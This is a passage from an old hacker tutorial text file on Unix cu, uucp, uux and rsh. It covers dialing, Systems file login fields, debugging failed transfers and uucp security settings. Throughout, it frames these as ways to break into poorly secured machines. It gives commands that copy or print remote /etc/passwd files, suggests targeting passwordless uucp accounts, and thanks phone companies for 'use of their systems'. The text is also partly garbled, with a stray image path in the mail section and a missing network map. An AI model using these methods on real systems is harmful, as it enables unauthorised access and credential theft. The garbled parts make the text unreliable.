Such as:

```
cu -n13125285020
```

On earlier versions of Unix, the format was simply "cu [phone number]".

Note, that the format of the phone number may be different from system to system- for instance, a system that dials outward off of a pbx may need to have the number prefixed by a 9, and one that uses an extender may not need to have the number (if long distance) preceded by a 1. To dial out, however, the system must have facilities for dialing out. The file /usr/lib/uucp/Devices (called L-devices on earlier systems) will contain a list of the available dialout devices. Entries in this file are in the format:

```
[device type]  [device name]  [dial device]  [linespeed]  [protocol, optional]
```

Device type is one of 2 types: ACU and DIR. If ACU, it is a dialout device. DIR is a direct connection to a specific system. Device name is the name of the base name of the dialout device's device file, which is located in the /dev directory. Dial device is usually an unused field. It was used on older systems where one device (device name in the above example) was used to exchange data, and another device (dial device, above) did the telephone dialing. In the age of the autodial modem, this is a rarely used feature. The next, linespeed, is the baud rate of the device, usually either 300, 1200, or 2400, possibly 4800 or 9600 if the device is a direct connection. The protocol field is for specifying the communications protocol. This field is optional and generally not used. Here is an example entry for a dialout device and a direct connection:

```
ACU  tty99  unused  1200
DIR  tty03  unused  9600
```

If a dialout device is capable of more than one baud rate, it must have 2 entries in the Devices (L-devices) file, one for each baud rate. Note, that the device in the above example is a tty- usually, dialout device names will be in the form tty##, as they can be used both for dialing out, and receiving

incoming calls. The device can be named anything, however.

There are several options worth mentioning to cu:

-s Allows you to specify the baud rate. There must be a device in the Devices file with this speed.

-l Allows you to specify which device you wish to use.

If you wish to connect to a system that there is a direct connection with, simply type "cu -l[device]". This will connect you to it. You can also do that do directly connect to a dialout device, from which point, if you know what commands it accepts, you can give it the dial commands directly.

Using the cu command is basically the same as using a terminal program. When you use it to connect to a system, you then interact with that system as if you dialed it directly from a terminal. Like any good terminal program, the cu "terminal program" provides facilities for file transfers, and other commands. Here is a summary of the commands:

~. -Disconnect from the remote system.

~! -Temporarily execute a shell on the local system. When you wish to return to the remote system, press control-D.

~![cmd] -Execute a command on the local system. Example: ~!ls -a

~$[cmd] -Execute a command on the local system and send the output to the remote system.

~%put f1 f2 -Sends a file to the remote system. F1 is the name of the file on the local system, and f2 is the name to be given the copy made on the remote system.

~take f1 f2 -Copies a file from the remote to the local system. F1 is the name of the remote file, and f2 is the name to be given to the local copy.

Note, that the commands for transferring output and files will only work if you are communicating with another Unix system.

You may be wondering how you can find out the format for the phone number, which is necessary to dial out. The format can be obtained from the file /usr/lib/uucp/Systems (called L.sys on earlier Unix systems). This file contains the uucp network names and phone numbers of other Unix systems, as well as other information about them. This file contains the information needed to carry out uucp file transfers with the systems listed within it. The entries are in the format:

[system name] [times] [devicename] [linespeed] [phone number] [login info]

System name is the name of the system.
Times is a list of the times when the system can be contacted. This field will usually just have the entry "Any", which means that the system can be contacted at any time. Never means that the system can never be called. You can also specify specific days and times when the system can be contacted. The days are abbreviated like this:
Su Mo Tu We Th Fr Sa
Where Su is Sunday, Mo is Monday, etc. If the system can be called on more than one day of the week, you can string the days together like this:SuMoTu for

Sunday, Monday, and Tuesday. You can also specify a range of hours when the system can be called, in the 24 hour format, like this: Su,0000-0100 means that the system can be called Sunday from midnight to 1am. The week days (Monday through Friday) can be abbreviated as Wk.
Device name is the name of the device to call the system with. If the system is directly connected, this file will contain the base name of the device file of the device which connects it to the local system. If the system has to be dialed over the phone, this field will be "ACU".
Linespeed is the baud rate needed to connect to the system. There must be a device available with the specified baud rate to contact the system.
Phone number is the phone number of the system. By looking at these entries, you can obtain the format for the phone number. For instance, if this field contained "913125285020" for an entry, you would know that the format would be 9+1+area code+prefix+suffix.
The login field contains information used for uucp transfers, and will be discussed in detail later.

Sometimes you will see alphabetic or other strange characters in the phone number field. Sometimes, these may be commands for the particular brand of modem that the system is using to dialout, but other times, these may actually be a part of the phone number. If so, the meaning of these characters called tokens can be found in the file /usr/lib/uucp/Dialcodes (called L-dialcodes on earlier systems). Entries in this file are in the form:

```
token   translation
```

For example:

```
chicago  312
```

Would mean that the token chicago means to dial 312. So, if the phone number field of a Systems entry was:

```
chicago5285020
```

It would mean to dial 3125285020.

You can add an entry to the Systems file for systems that you wish to call frequently. Simply edit the file using one of the Unix system's editors, and add an entry like this:

```
ripco  Any ACU 1200 13125285020 unused
```

And then any time you wished to call the BBS Ripco, you would type:

```
cu ripco
```

And the system would do the dialing for you, drawing the phone number from the entry for Ripco in the Systems file.

HOW UUCP TRANSFERS WORK

This section will detail how a uucp file transfer works. When you issue the command to transfer a file to/from a remote system, the local system dials out to the remote system. Then, using the information contained in the login field of the Systems file, it logs into an account on the remote system, in exactly the same manner as you would log into a Unix system. Usually, however, uucp accounts use a special shell, called uucico, which implements certain

security features which (are supposed to) keep the uucp account from being used for any other purpose than file transfers with another Unix system. (Note: not ALL uucp accounts will use this shell.) If you've ever logged into the uucp account on the system and received the message, "Shere=[system name]", and the system wouldn't respond to any of your input, that account was using the uucico shell, which prevents the account from being used as a normal "user" account. The local system then requests the transfer, and if security features of the remote system which will be discussed later do not prevent the transfer, the file will be copied to (or from if you requested to send a file) the local system. The account is then logged off of the remote system, and the connection is dropped.

ADDING A LOGIN FIELD TO A SYSTEMS ENTRY

Many superusers feel that if the uucp account uses the uucico shell, that it is "secure". Because of this, they may ignore other uucp security measures, and probably not give the account a password. If you find such a system, you can add an entry for the system to the Systems (L.sys) file of another Unix system and try to, say, transfer a copy of its password file. To do so, simply follow the outline in the section on cu for how to add an entry to the Systems file. That will cover everything but how to add the login field, which is covered in this section.

The login section consists of expect/sendsubfields. For example, here is an example login field:

```
ogin: uucp assword: uucp
```

The first subfield is what is expected from the remote system, in this case "ogin:". This means to expect the login prompt, "Login:". Note, that you do not have to enter the complete text that the remote system sends, the text sent from the remote system is scanned left to right as it is sent until the expected text is found. The second subfield contains the local system's response, which is sent to the remote system. In this case, the local system sends "uucp" when it receives the login prompt. Next, the local system scans the output from the remote system until it receives "assword:" ("password:"), then sends "uucp" (the password, in this example, for the uucp account). Because of line noise or other interference, when the local system connects to the remote, it may not receive the expected string. For this possibility, you may specify the expected string several times, like this:

```
ogin:-ogin: uucp assword:-assword: uucp
```

The - separates that if the expected string is not received, to expect the string specified after the hyphen. Sometimes, you may need to send a special character, such as kill or newline, to the system if the expected string is not received. You can do that like this:

```
ogin:-BREAK-ogin: uucp assword: uucp
```

The -BREAK- means that if ogin: isn't received the first time, to send a break signal to the remote system, and then expect ogin: again. Other common entries are:

```
ogin:-@-ogin:           Send a kill character if the expected string isn't
                        received the first time.
ogin:-EOT-ogin:         Send a control-D if the expected string isn't received.
ogin:--ogin:            Send a null character if the expected string isnt'
```

received.

If the system you wish to transfer files with doesn't send anything when you first connect to it, (say, you have to press return first), the first expect entry should be "" (nothing), and the first send field should be \r (a return character). There are certain characters, like return, which are represented by certain symbols or combinations of characters. Here is a list of these:

```
\r              -Return.
@               -Kill.
-               -Null/newline character.
""              -Nothing.
```

UNUSUAL LOGIN ENTRIES

Sometimes, the login entry for a system might contain more than just fields to expect the login prompt, send the username, expect the password prompt, and send the password. For instance, if you have to go through a multiplexer to get to the system, the login field would contain a subfield to select the proper system from the multiplexer.

Sometimes, on systems, that use the Hayes smartmodem to dial out, the phone number field may be left unused (will contain an arbitrary entry, such as the word "UNUSED"), and the dialing command will be contained in the login field. For example:

```
ripco  Any ACU 1200 UNUSED  "" ATDT13125285020 CONNECT \r ernumber: new
```

So, when you try to transfer a file with a Unix system called "ripco": "UNUSED" is sent to the Hayes smartmodem. Of course, this is not a valid Hayes command, so it is ignored by the modem. Next, the system moves the login field. The first expect subfield is "", which means to expect nothing. It then sends the string "ATDT13125285020", which is a Hayes dialing comand, which will make the modem dial 13125285020. When the string "CONNECT" is received (which is what the smartmodem will respond with when it connects), the system sends a carriage return and waits for the "Usernumber:" prompt. When it receives that, it sends "new". This completes the login.

UUCP SYNTAX

Once you've completed an entry for the Unix system you wish to transfer files with, you can issue the uucp command, and attempt the transfer. The syntax to copy a file from the remote system is:

```
uucp remote![file pathname] [local pathname]
```

Where remote is the name of the system you wish to copy the file from, [file pathname] is the pathname of the file you wish to copy, and [local pathname] is the pathname of the file on the local system that you wish to name the copy that is made on the local system.
To transfer a file from the local system to the remote system, the syntax is:

```
uucp [local pathname] remote![file pathname]
```

Where [local pathname] is the file on the local system that you wish to transfer to the remote system, remote is the name of the remote system, and [file pathname] is the pathname you wish to give to the copy to be made on the remote system.

So, to copy the ripco system's password file, type:

uucp ripco!/etc/passwd /usr/spool/uucppublic/ripcofile

Which will, hopefully, copy the password file from ripco into a file on the local system called /usr/spool/uucppublic/ripcofile. The directory /usr/spool/uucppublic is a directory set up especially for the reception of uucp-transferred files, although you can have the file copied to any directory (if the directory permissions don't prevent it).

DEBUGGING UUCP PROCEDURES

So, what if your transfer did not go through? Well, this section will detail how to find out what went wrong, and how to correct the situation.

UULOG

The uulog command is used to draw up a log of transactions with remote systems. You can either draw up the entries by system name, or the name of the user who initiated the transaction.
For our purposes, we only want to draw up the log by system name. The format is:

uulog -s[system name]

Now, this will pull up the logs for ALL transactions with this particular system. We only want the logs for the last attempted transaction with the system. Unfortunately, this can't be done, you'll just have to sort through the logs until you reach the sequence of the last transaction. If the logs extend back a long time, say about a week, however, you can use the grep command to call up the logs only for a certain date:

uulog -s[system] | grep mm/dd-

Where mm is the month (in the form ##, such as 12 or 01) and dd is the day, in the same form). This takes the output of the uulog command, and searches through it with the grep command and only prints out those entries which contain the date the grep command is searching for. The log entries will be in the form:

[username] [system] (month/day-hour:minute-pid) DESCRIPTION

Where:

```
username        -Is the userid of the account that initiated the transaction.
system          -Is the name of the system that the transaction was attempted
                 with.
month/day       -Date of transaction.
hour:minute     -Time of transaction.
job number      -The transfer's process id.
DESCRIPTION     -The log message.
```

An example of a typical log entry:

root ripco (11/20-2:00-1234) SUCCEEDED (call to ripco)

In the above example, the root account initiated a transaction with the Ripco system. The system was contacted on November 20, at 2:00. The job number of the transaction is 1234.

Here is an explanation of the various log messages you will encounter, and their causes:

1. SUCCEEDED (call to [system name])

The system was successfully contacted.

2. DIAL FAILED (call to [system name])

Uucp failed to contact the system. The phone number entry for the system in the Systems file may be wrong, or in the wrong format.

3. OK (startup)

Conversation with the remote system has been initiated.

4. LOGIN FAILED

Uucp was unable to log into the remote system. There may be an error in the login field in the entry for the remote system in the Systems file, or line noise may have caused the login to fail.

5. WRONG SYSTEM NAME

The system's entry in the Systems file has the wrong name for the system at the phone number specified in the entry.

6. REMOTE DOES NOT KNOW ME

The remote system does not recognize the name of the local system, and will not perform transactions with an unknown system (some will, some won't...see the section on uucp security).

7. REQUEST ([remote file] --> [local file] username)

The file transfer has been requested.

8. OK (conversation complete)

The transfer has been completed.

9. ACCESS DENIED

Security measures prevented the file transfers.
If you get this error, you will receive mail on the local system informing you that the transfer was denied by the remote.

10. DEVICE LOCKED

All the dialout devices were currently in use.

A successful transaction log will usually look like this:

```
root ripco (11/20-2:00-1234) SUCCEEDED (call to ripco)
root ripco (11/20-2:01-1234) OK (startup)
root ripco (11/20-2:01-1234) REQUEST (ripco!/etc/passwd --> /ripcofile root)
root ripco (11/20-2:03 1234) OK (conversation complete)
```

When an error occurs during a transfer with a system, a status file is created for that system, and remains for a set period of time, usually about an hour. During this time, that system cannot be contacted. These files, depending on which version of Unix you are on, will either be in the directory /usr/spool/uucp, and have the form:
STST..[system name]
or will be in the directory /usr/spool/uucp/.Status, and have the same name as the system. These status files will contain the reason that the last transfer attempt with the system failed. These files are periodically purged, and if you wish to contact the system before its status file is purged, you must delete its status file.
The files containing the failed transfer request will also remain. If you are using the latest version of System V, these files will be in a subdirectory of the directory /usr/spool/uucp. For instance, if the system is called ripco, the files will be in the directory /usr/spool/uucp/ripco. On other systems, these files will be in the directory /usr/spool/uucp/C., or /usr/spool/uucp. These files are in the form:

C.[system name]AAAAAAA

Where [system name] is the name of the system to be contacted, and AAAAAA is a the transfer's uucp job number. (You can see the transfer request's job number by specifying the j option when you initiate the transfer. For example, "uucp -j ripco!/etc/passwd /usr/spool/uucppublic/ripcofile" would initiate the transfer of the ripco system's password file, and display the job number on your screen.) Type "cat C.system[jobnumber]", and you will see something like this:

```
R /etc/passwd /usr/pub/.dopeypasswd root -dc dummy 777 guest
```

On earlier versions of Unix, these files will be in the directory /usr/spool/uucp/C. To find the file containing your transfer, display the contents of the files until you find the proper one. If your transfer fails, delete the transfer request file and the status file, correct any errors in the Systems file or whatever, and try again!

UUCP SECURITY

Obviously, uucp access to files has to be restricted. Otherwise, anyone, from any system, could copy any file from the remote system. This section will cover the security features of the uucp facilities.

The file /usr/lib/uucp/USERFILE contains a list of the directories that remote systems can copy from, and local users can send files from to remote systems. The entries in this file are in the format:

[local user],[system] [callback?] [directories]

Where:

local user   -Is the username of a local account. This is for the purpose

of restricting which directories a local user can send files from to a remote system.

system	-Is the name of a remote system. This is for the purpose of restricting which directories a specific remote system can copy files from.
callback?	-If there is a c in this field, then if a transfer request is received from the system indicated in the system field, then the local system (in this case, the local system is the system which receives the transfer request, rather than the system that initiated it) will hang up and call the remote back (at the number indicated in the remote's entry in the local's Systems file) before starting the transfer.
directories	-Is a list of the pathnames of the directories that the remote system indicated in the system field can copy files from, or the local user indicated in the local user field can send files from to a remote system.

A typical entry might look like:

```
local_dork,ripco - /usr/spool/uucppublic
```

This means that the user local_dork can only send files to a remote system which are in the directory /usr/spool/uucppublic, and the remote system ripco can only copy files from the local system that are in the directory /usr/spool/uucppublic. This is typical: often, remotes are only allowed to copy files in that directory, and if they wish to copy a file from another portion of the system, they must notify a user on the system to move that file to the uucppublic directory. When a transfer request is received from a remote system, the local system scans through the userfile, ignoring the local user field (you can't restrict transfers with a particular user from a remote system...the copy access granted to a system in the USERFILE is granted to all users from that system), until it finds the entry for that system, and if the system is allowed to copy to or from that directory, the transfer is allowed, otherwise it is refused. If an entry for that system is not found, the USERFILE is scanned until an entry with a null system name (in other words, an entry with no system name specified) is found, and the directory permissions for that entry are used. If no entry is found with a null system name, the transfer is denied. There are a few quirks about USERFILE entries. First, if you have copy access to a directory, you also have copy access to any directories below it in the system tree. Thus, lazy system operators, rather than carefully limiting a system's access to only the directories it needs access to, often just give them copy access to the root directory, thus giving them copy access to the entire system tree. Yet another mistake made by careless superusers is leaving the system name field empty in the entries for the local users. Thus, if a system that doesn't have an entry in the USERFILE requests a transfer with the local system, when the USERFILE is scanned for an entry with a null system name, if the entries for the local users come first in the USERFILE, the system will use the first entry for a local user it finds, since it has a null system name in the system name field. Note, that none of these security features even works if the uucp account on the system the transfer is requested with does not use the uucico shell. In any case, whether the account uses the uucico shell or not, even if you have copy access to a directory, individual file or directory protections may prevent the copying. For information on uucp security in yet another version of the uucp facilities, see the piece on the Permissions file in the section on uux security.

EXECUTING COMMANDS ON A REMOTE SYSTEM

There are 2 commands for executing commands on a remote system- uux and rsh (remote shell- this has nothing to do with the rsh shell [restricted Bourne shell]). This section will cover the uses of both.

UUX

The uux command is one of the uucp utilities. This is used, not for file transfers, but for executing non-interactive commands on a remote system. By non-interactive, I mean commands that don't request input from the user, but are executed immediately when issued, such as rm and cp. The format is:

uux remote!command line

Where remote is the name of the remote system to perform the command on, and the rest (command line) is the command to be performed, and any arguments to the command. You will not receive any of the commnand's output, so this command can't be used for, say, printing the contents of a text file to your screen.

UUX SECURITY

If the uucp account on the remote system uses the uucico shell, then these security features apply to it.

The file /usr/lib/uucp/Commands file contains a list of the commands a remote system can execute on the system. By remote system, in this case, I mean the system that the user who initiates the uux command is on, and local system will mean the system that receives the uux request. Entries in the file /usr/lib/uucp/Commands are in the following format:

```
PATH=[pathname]
command
command
  " to infinity...
command,system
```

The first line, PATH=[pathname], sets the searchpath for the remote system requesting the uux execution of a command on the local system. This entry is just the same as, say, a line in a login file that sets the searchpath for a regular account, example: PATH=/bin:/usr/bin
Which sets the searchpath to search first the directory /bin, and the the directory /usr/bin when a command is issued. The following entries are the base names of the programs/commands that the remote can execute on the local system. The last program/command in this list is followed by a comma and the name of the remote site. For example:

```
PATH=/bin
rmail
lp,ripco
```

Means that the remote system Ripco can execute the rmail and lp commands on the local system. Usually, only the lp and rmail commands will be allowed.
Again, we come to another, "different" version of the uucp facilities. On some systems, the commands a remote system can execute on the local system are contained in the file /usr/lib/uucp/Permissions. Entries in this file are in the form:

MACHINE=[remote] COMMANDS=[commands] REQUEST=[yes/no] SEND=[yes/no] READ=[directories] WRITE=[directories]

Where:

Remote is the name of the remote system. Commands is a list of the commands the remote may execute on the local system, in the form:
pathname:pathname

For example:

/bin/rmail:/usr/bin/netnews

The yes (or no) aft er "REQUEST=" tells whether or not the remote can copy files from the local system. The yes/no after "SEND=" tells whether or not the remote system can send files to the local system. The list of directories after "READ=" tells which directories the remote can copy files from (provided that it has REQUEST privileges), and is in the form:

pathname:pathname...etc.

For example:

/usr/spool/uucppublic:/usr/lib/uucp

Again, as before, the remote has copy access to any directories that are below the directories in the list in the system tree. The list of directories after "WRITE=" is in the same form as the list of directories after "READ=", and is a list of the directories that the remote can copy files TO on the local system.

RSH

This is a new feature which I have seen on a few systems. This is not, to the best of my knowledge, a System V feature, but a package available for 3rd party software vendors. If the rsh command is featured on a system, the restricted (rsh) Bourne shell will be renamed rshell. Rsh stands for remote shell, and is for the execution of any command, interactive or otherwise, on a remote system. The command is executed realtime, and the output from the command will be sent to your display. Any keys you press while this command is being executed will be sent to the remote system, including breaks and interrupts. The format is:

rsh [system] command line

For example:

rsh ripco cat /etc/passwd

Will print out the /etc/passwd file of the Ripco system on your screen. To the best of my knowledge, the only security features of the rsh command are the individual file and directory protections of the remote system.

UUNAME AND UUSTAT

These are 2 commands which are for use by users to show the state of the local system's uucp facilities. Uuname gives a list of all the system names in the Systems (L.sys) file, and uustat gives a list of all pending uucp/uux

jobs.

NETWORK MAIL

There are several different ways of sending mail to users on other systems. First of all, using the uucp and uux commands. Simply edit a text file containing the message you wish to send, and uucp a copy of it to the remote system. Then send it to the target user on that system using the uux command:

```
uux system!rmail [username] < [pathname]
```

Where system is the name of the system the target user is on, username is the name of the user you wish to send the mail to, and pathname is the pathname of the text file you sent to the remote system. This method works by executing the rmail command (Receive Mail), the syntax of which is "rmail [user]", and redirecting its input from the file you sent to the remote. This method will only work if the remote allows users from your local system to execut the rmail command.

The second method is for systems which feature the remote shell (rsh) command. If the remote system can be contacted by your local system via rsh, type:


```
rsh system!mail [user]
```

And once connected, enter your message as normal.

This last method is the method of sending mail over uucp networks. This method is the one employed by USENET and other large uucp networks, as well as many smaller and/or private networks. This method uses the simple mail command:

```
mail system!system!system![and so on to infinity]!system@user
```

Where:
The list of systems is the routing to the target system, and user is the mail recipient on the target system. The routing takes a bit of explanation. Imagine something a uucp network with connections like this:



This network map shows what systems are on the network, and which systems have entries for which other systems in its Systems (L.sys) file. In this example:

Unix1 has entries for unix2 and unix3.
Unix2 has entries for unix1 and unix4.
Unix3 has entries for unix1 and unix5.
Unix4 has entries for unix2 and unix5.
Unix5 has entries for unix3 and unix4.

Now to explain the routing. If unix1 wanted to reach unix5, it couldn't do so directly, since it has no means of reaching it (no entry for it in its Systems file). So, it would "forward" the mail through a series of other systems. For example, to send mail to the user root on unix5, any of these routings could be

used:

unix3!unix5@root
unix2!unix4!unix5@root

Obviously, the first routing would be the shortest and quickest. So, to mail a message from unix1 to the root user on unix5, you would type:

mail unix3!unix5@root

Then type in your message and press control-D when finished, and the uucp facilities will deliver your mail.

ACKNOWLEDGEMENTS

        Well, this is it- the end of the file. I hope you've found it informative and helpful. Before I go on, I'd like to thank a few people whose assistance made writing this file either A: possible or B: easier-

Shadow Hawke I, for sharing many a Unix account with me.
The Warrior (of 312), for helping me get started in hacking.
Omega-- for helping me hack a large network of Unix systems.
Psychedelic Warlord, for helping me with a BSD Unix system.
Shooting Shark, for his C decoy, and more than a few good posts on Private Sector.
Kid&Co, for providing me with some information on the Telnet program.
And lastly but not leastly, Bellcore, Southern Bell, and BOC's around the country for the use of their systems. Thanks, all!

Corrections:
I incorrectly listed in one section that chown was the command to change file protections.
The correct command is chmod.
rms@geech$